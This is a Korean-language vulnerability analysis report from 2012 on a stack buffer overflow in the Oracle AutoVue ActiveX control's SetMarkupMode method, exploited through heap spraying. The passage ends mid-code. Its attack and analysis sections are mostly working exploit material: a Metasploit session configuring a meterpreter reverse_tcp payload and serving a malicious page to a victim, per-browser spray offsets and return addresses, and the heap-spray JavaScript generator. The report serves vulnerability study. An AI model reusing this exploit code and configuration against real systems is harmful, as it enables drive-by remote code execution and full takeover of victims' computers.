
취약점 분석 보고서

[Oracle AutoVue 20.0.0 ActiveX Control Buffer Overflow]

2012-08-09

RedAlert Team 안상환

목 차

1. 개 요	1
1.1. 배경	1
1.2. 요약	1
1.3. 정보	3
1.4. 대상시스템	3
2. 공 격	4
2.1. 시나리오	4
2.2. 대상 프로그램	5
2.3. 공격테스트	6
3. 분 석	9
3.1. 공격 코드 분석.....	9
3.2. Active X 분석	14
3.3. 공격 상세 분석.....	19
4. 결 론	23
5. 대응 방안.....	23
6. 참고 자료.....	23

1. 개 요

1.1. 배경



Microsoft(이하 MS)가 개발한 ActiveX 는 독립된 사용자 인터페이스를 가지는 COM 서버로 동작하며 웹 브라우저를 통하여 인터넷을 거쳐 동작하는 배포용 응용프로그램을 만들 수 있게 도와 줍니다. 어떠한 면에서 ActiveX 는 자바 애플릿과 비슷하다 볼 수 있습니다.

ActiveX 는 응용프로그램을 웹 브라우저와 통합하여 응용프로그램으로 관리되는 데이터를 웹 페이지 내에서 처리 할 수 있도록 합니다. 이러한 이점으로 인하여 국내 웹 서비스의 대부분은 ActiveX 설치를 통해 지도, 게임, 동영상, 메신저, 웹 프로그램, 보안 등의 프로그램을 웹에서 연동할 수 있도록 사용자 편의성을 제공하고 있으며 ActiveX 는 사용자 편의성을 제공하기 위해 사용자 PC 의 파일과 레지스트리 등의 자원에 대한 접근이 가능하도록 설계되어 있습니다. 국내 웹 서비스 산업은 ActiveX 를 통해 서비스의 질이 크게 향상되었습니다. 하지만 보안적인 관점에서 볼 때 사용자 PC 의 파일과 레지스트리 등의 자원에 접근 가능한 점과 웹 인터페이스를 통해 언제든지 ActiveX 를 호출 가능하다는 점은 충분히 보안 위협 요소가 될 수 있습니다. 보안 가이드라인이 제대로 수립되지 않은 ActiveX 의 경우 공격자의 공격도구로 사용 될 수 있습니다. 한때 인터넷 익스플로러 취약점 대부분이 ActiveX 를 이용한 취약점이었고, 꾸준히 발생하는 취약점 중 하나입니다.

해외 웹 서비스와 달리 국내 웹 서비스의 ActiveX 의존도는 매우 높은 편입니다. 한 통계 자료에 의하면 국내 ActiveX 사용량은 세계 최고라고 합니다. 그렇기 때문에 국내를 대상으로 한 ActiveX 취약점은 치명적인 결과를 초래 할 수 있습니다.

1.2. 요약

대상 ActiveX 취약점은 Oracle AutoVue Desktop version 20 에서 제공하는 ActiveX 중 하나인 AutoVueX.ocx 에서 발생한 Buffer Overflow 취약점입니다. VutoVueX.ocx 에는 SetMarkupMode 라는 메서드가 존재하는데 strcpy 와 같은 안전하지 않은 함수의 사용으로 인해 Buffer Overflow 가 발생하게 되며, 해당 취약점으로 인해 Return Address 를 변조하여 함수의 흐름을 임의로 변경 할 수 있습니다. ActiveX 취약점을 Trigger 하기 전에 우리는 Heap Spraying 기법을 사용하여 예측 가능한 주소에 Nop Sled+Shellcode 로 구성된 Chunk 를 삽입 하여, 사용자가 악성 웹 페이지 접속과 동시에 임의의 코드가 실행되도록 할 수 있습니다.

기술	설명
Heap Spraying	<p>Heap Spraying 은 Payload 전송 기술로 분류 할 수 있습니다. 이 기술은 Heap 영역을 이용하여 특정 코드를 삽입 할 수 있습니다. Heap 영역에 특정 코드를 삽입 하기 위해서 JavaScript 나 VBScript 를 사용해서 Heap 영역에 Nop Sled 와 Shell Code 로 구성된 Chunk 를 여러 개 삽입 할 수 있으며, 많은 양의 Chunk 를 삽입하게 된다면 할당된 Heap 영역 중 예측 가능한 주소에 Chunk 를 삽입 할 수 있습니다.</p>  <p>[그림 1] Heap Spraying</p>
Buffer Overflow	<p>Buffer Overflow 취약점은 경계검사를 하지 않는 C,C++로 작성된 프로그램이나 프로세스가 원래 설계된 것보다 더 많은 양의 데이터를 버퍼에 넣으려고 시도하였을 때 발생하게 됩니다. 버퍼는 할당된 양의 데이터를 저장하도록 설계되어 있기 때문에 그보다 더 많은 양의 정보가 들어오게 되면, 여분의 데이터는 인접한 다른 버퍼로 흘러 들어가거나, 버퍼와 인접한 스택의 데이터를 손상시키거나 또는 덮어 씌울 수 있습니다. 이로 인해 비정상적인 프로그램 종료 및 메모리 접근 오류, 임의의 코드 실행 등이 발생할 수 있습니다.</p>  <p>[그림 2] Buffer Overflow</p>

[표 1] 참고 기술 설명

1.3. 정보

취약점 이름	Oracle AutoVue ActiveX Control SetMarkupMode Buffer Overflow		
최초 발표일	2012 년 8 월 6 일	문서 작성일	2012 년 8 월 9 일
버전	20.0.0 (AutoVue.ocx 20.0.0.7330)	상태	업데이트
Vender	Oracle	Author	???
공격 범위	Remote	공격 유형	Buffer Overflow

[표 2] 취약점정보

1.4. 대상시스템

대상 프로그램은 'Windows XP SP3 IE6'를 대상으로 테스트를 실시하였고, 아래는 표는 영향을 줄 수 있는 시스템 목록입니다.


- Microsoft Windows XP SP3 IE6
- Microsoft Windows XP SP3 IE7
- Microsoft Windows XP SP3 IE8
- Microsoft Windows Vista SP2 IE7
- Microsoft Windows Vista SP2 IE8
- Microsoft Windows 7 SP1 IE8
- Microsoft Windows 7 SP1 IE9

[표 3] 취약 시스템

2. 공 격

2.1. 시나리오


- ① 공격자는 Heap Spraying 및 ActiveX 취약점을 유발하도록 작성된 웹 페이지를 배포합니다.
- ② 피해자는 Internet Explorer 를 통해 악성 웹 페이지에 접속합니다.
- ③ 악성 웹 페이지는 Heap Spraying 기법을 통해 예측 가능한 주소에 Chunk 를 삽입하고, ActiveX 취약점을 유발하여 임의의 코드를 실행 합니다.
- ④ 공격자는 피해자 시스템의 최고 관리자 권한을 획득 합니다.




[그림 3] 시나리오

2.2. 대상 프로그램

- ① AutoVue 실행 시 아래 [그림 4][그림 5]와 같은 화면을 볼 수 있습니다.




[그림 4] 대상 프로그램 1



[그림 5] 대상 프로그램 2

2.3. 공격테스트

① 본 취약성은 Windows XP SP3 에서 IE6.0 을 이용하여 테스트하였습니다.



[그림 6] 공격 타깃 버전

② 공격 모듈을 로드 하여 옵션 설정을 합니다.

```
msf exploit(oracle_autovue_setmarkupmode) > show options
Module options (exploit/windows/browser/oracle_autovue_setmarkupmode):
  Name      Current Setting  Required  Description
  ---      -
  OBFUSCATE false           no        Enable JavaScript obfuscation
  SRVHOST   192.168.0.187   yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT   8080            yes       The local port to listen on.
  SSL       false           no        Negotiate SSL for incoming connections
  SSLCert   no              no        Path to a custom SSL certificate (default is randomly generated)
  SSLVersion SSL3            no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
  URIPATH   no              no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process          yes       Exit technique: seh, thread, process, none
  LHOST     192.168.0.187   yes       The listen address
  LPORT     4444            yes       The listen port

Exploit target:
  Id  Name
  --  --
  1   IE 6 on Windows XP SP3

msf exploit(oracle_autovue_setmarkupmode) >
```

[그림 7] 공격 모듈 설정

③ 공격 모듈을 실행하면 악성 웹 페이지를 로드 하는 웹 서버가 동작하게 됩니다.


```
msf exploit(oracle_autovue_setmarkupmode) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.187:4444
[*] Using URL: http://192.168.0.187:8080/Efy3WfuQlutmYRy
[*] Server started.
msf exploit(oracle_autovue_setmarkupmode) >
```

[그림 8] 웹 서버 구동

❶ 악성 웹 페이지를 로드하는 웹 서버 (<http://192.168.0.187:8080/Efy3WfuQlutmYRy>)를 구동 시킵니다. 피해자 시스템은 위 URL 에 접근 시 ActiveX 취약점을 이용한 공격코드가 동작하게 됩니다.

④ 피해자 시스템에서 악성 웹 페이지에 접근합니다.




[그림 9] 피해자 시스템 악성 웹 페이지 접근

❶ 공격자 시스템 화면으로 악성 웹 페이지를 로드 하는 웹 서버를 운영하고 있는 것을 볼 수 있습니다..

❷ 피해자 시스템 화면으로 공격자 시스템에서 운용중인 악성 웹 페이지에 접근하는 모습을 볼 수 있습니다.

⑤ 피해자 시스템의 최고 관리자 권한을 획득 한 모습입니다.



[그림 10] 피해자 시스템 최고 관리자 권한 획득

- ① 피해자 시스템에서 악성 웹 페이지에 접근 시 공격코드를 전송하고, 관리자 권한을 획득하는 모습입니다.
- ② 피해자 시스템의 관리자 권한을 이용하여 특정 명령을 내리는 모습입니다.

3. 분 석

3.1. 공격 코드 분석

- ① Metasploit 에서 대상 프로그램 공격 모듈을 제공하고 있습니다.
exploit/windows/browser 디렉터리 아래 oracle_autovue_setmarkupmode 라는
루비 파일로 존재합니다

```
Description:
This module exploits a vulnerability found in the AutoVue.ocx
ActiveX control. The vulnerability, due to the insecure usage of an
strcpy like function in the SetMarkupMode method, when handling a
specially crafted sMarkup argument, allows to trigger a stack based
buffer overflow which leads to code execution under the context of
the user visiting a malicious web page. The module has been
successfully tested against Oracle AutoVue Desktop Version 20.0.0
(AutoVue.ocx 20.0.0.7330) on IE 6, 7, 8 and 9 (Java 6 needed to DEP
and ASLR bypass).

References:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2012-0549
http://www.securityfocus.com/bid/53077
http://www.osvdb.org/81439
http://dvlabs.tippingpoint.com/advisory/TPTI-12-05
http://www.oracle.com/technetwork/topics/security/cpuapr2012-366314.html

msf exploit(oracle_autovue_setmarkupmode) >
```

[그림 11] AutoVue 공격 모듈

- ❶ 공격모듈에 대한 개요로 대상 취약점이 어디서 발생하는지 어떻게 공격하는지 또 어느 버전에
취약한지 설명하고 있습니다..
- ❷ 레퍼런스에 관한 부분으로 대상 취약점에 대한 자세한 정보를 찾아 볼 수 있습니다.

② 주요 공격코드는 아래 [그림 12]와 같습니다.

```
[
    'IE 6 on Windows XP SP3',
    {
        'SprayBlocks' => 0x185,
        'SprayCounter' => '0x5f2', # 0x0c0c0c08
        'SprayOffset' => '0x600', # 0x0c0c0c24
        'Offset' => 1052,
        'Ret' => 0x0c0c0c0c,
        'Rop' => nil,
        'RandomHeap' => false
    }
],

[
    'IE 7 on Windows XP SP3 / Windows Vista SP2',
    {
        'SprayBlocks' => 0x185,
        'SprayCounter' => '0x5f2', # 0x0c0c0c08
        'SprayOffset' => '0x600', # 0x0c0c0c24
        'Offset' => 1052,
        'Ret' => 0x0c0c0c0c,
        'Rop' => nil,
        'RandomHeap' => false
    }
],

[
    'IE 8 with Java 6 on Windows XP SP3/7 SP1/Vista SP2',
    {
        'SprayBlocks' => 0x185,
        'SprayCounter' => '0x5f2', # 0x0c0c0c08
        'SprayStackPivot' => '0x5f6', # 0x0c0c0c10
        'SprayOffset' => '0x5fc', # 0x0c0c0c1c
        'Offset' => 1052,
        'Ret' => 0x0c0c0c0c,
        'Rop' => :jre,
        'RandomHeap' => false,
    }
],

[
    'IE 9 with Java 6 on Windows 7 SP1',
    {
        'SprayBlocks' => 0x1000,
        'SprayNops' => '0x5f6', # 0x0c0c0bfc
        'SprayCounter' => '0x5fc', # 0x0c0c0c08
        'SprayStackPivot' => '0x600', # 0x0c0c0c10
        'SprayOffset' => '0x606', # 0x0c0c0c1c
        'Offset' => 1052,
        'Ret' => 0x0c0c0c0c,
        'Rop' => :jre,
        'RandomHeap' => true,
    }
],
```

[그림 12] 공격코드 1

- ❶ Windows XP SP3 에서 IE6 을 타겟으로 공격할 때 필요한 변수를 정의합니다.
- ❷ Windows XP SP3 / Vista SP2 에서 IE7 을 타겟으로 공격할 때 필요한 변수를 정의합니다.
- ❸ Windows XP SP3 / Vista SP2 / 7 SP 1 에서 IE8 을 타겟으로 공격할 때 필요한 변수를 정의합니다.
- ❹ Windows XP SP3 / Vista SP2 / 7 SP 1 에서 IE9 을 타겟으로 공격할 때 필요한 변수를 정의합니다.

③ 공격코드는 아래 [그림 13]와 같습니다.

```
# Spray published by corelanc0d3r
# Exploit writing tutorial part 11 : Heap Spraying Demystified
# See https://www.corelan.be/index.php/2011/12/31/exploit-writing-tutorial-part-11-heap-spraying-demystified/
def get_random_spray(t, js_code, js_nops, js_90_nops, js_counter, js_stack_pivot)

    spray = <<-JS

    function randomblock(blocksize)
    {
        var theblock = "";
        for (var i = 0; i < blocksize; i++)
        {
            theblock += Math.floor(Math.random()*90)+10;
        }
        return theblock;
    }

    function tounescape(block)
    {
        var blocklen = block.length;
        var unescapestr = "";
        for (var i = 0; i < blocklen-1; i=i+4)
        {
            unescapestr += "%u" + block.substring(i,i+4);
        }
        return unescapestr;
    }

    var heap_obj = new heapLib.ie(0x10000);

    var code = unescape("#{js_code}");
    var nops = unescape("#{js_nops}");
    var nops_90 = unescape("#{js_90_nops}");
    var counter = unescape("#{js_counter}");
    var stack_pivot = unescape("#{js_stack_pivot}")

    while (nops_90.length < 0x80000) nops_90 += nops_90;

    for (var i=0; i < #{t['SprayBlocks']}; i++) {
        var padding = unescape(tounescape(randomblock(0x1000)));
        while (padding.length < 0x1000) padding+= padding;

        var offset = padding.substring(0, #{t['SprayNops']});
        var offset_2 = padding.substring(0, #{t['SprayCounter']} - offset.length - nops.length);
        var offset_4 = padding.substring(0, #{t['SprayOffset']} - offset.length - nops.length - offset_2.length - counter.length - nops.length - stack_pivot.length);
        var block_used = code.length + offset_4.length + stack_pivot.length + nops.length + counter.length + offset_2.length + nops.length + offset.length;
        var single_sprayblock = offset + nops + offset_2 + counter + nops + stack_pivot + offset_4 + code + padding.substring(0, 0x800 - block_used);

        while (single_sprayblock.length < 0x20000) single_sprayblock += single_sprayblock;
        sprayblock = single_sprayblock.substring(0, (0x40000-6)/2);
        heap_obj.alloc(sprayblock);
    }

    JS

    return spray
end
```

[그림 13] 공격코드 2

❶ Heap Spraying 기법을 구현하는 코드입니다.

④ 공격코드는 아래 [그림 14]와 같습니다.

```
def on_request_uri(cli, request)

  agent = request.headers['User-Agent']
  print_status("User-agent: #{agent}")

  my_target = get_target(agent)

  # Avoid the attack if the victim doesn't have a setup we're targeting
  if my_target.nil?
    print_error("Browser not supported: #{agent}")
    send_not_found(cli)
    return
  end

  p = payload.encoded

  if my_target['Rop'].nil?
    js_code = Rex::Text.to_unescape(p, Rex::Arch.endian(my_target.arch))
  else
    js_stack_pivot = Rex::Text.to_unescape(get_stack_pivot_stage_1, Rex::Arch.endian(my_target.arch))
    js_code = Rex::Text.to_unescape(get_rop_chain + p, Rex::Arch.endian(my_target.arch))
  end

  js_nops = Rex::Text.to_unescape("\x0c"*4, Rex::Arch.endian(my_target.arch))
  js_90_nops = Rex::Text.to_unescape(make_nops(4), Rex::Arch.endian(my_target.arch))
  js_counter = Rex::Text.to_unescape("\x01\x00\x00\x00", Rex::Arch.endian(my_target.arch))

  js = ""

  if my_target['RandomHeap']
    js = get_random_spray(my_target, js_code, js_nops, js_90_nops, js_counter, js_stack_pivot)
  elsif my_target['Rop']
    js = get_aligned_spray(my_target, js_code, js_nops, js_counter, js_stack_pivot)
  else
    js = get_easy_spray(my_target, js_code, js_nops, js_counter)
  end

  js = heappib(js, {:noobfu => true})

  if datastore['OBFUSCATE']
    js = ::Rex::Exploitation::JSObfu.new(js)
    js.obfuscate
  end

  if my_target['Rop'].nil?
    exploit = rand_text_alpha(my_target['Offset'])
  else
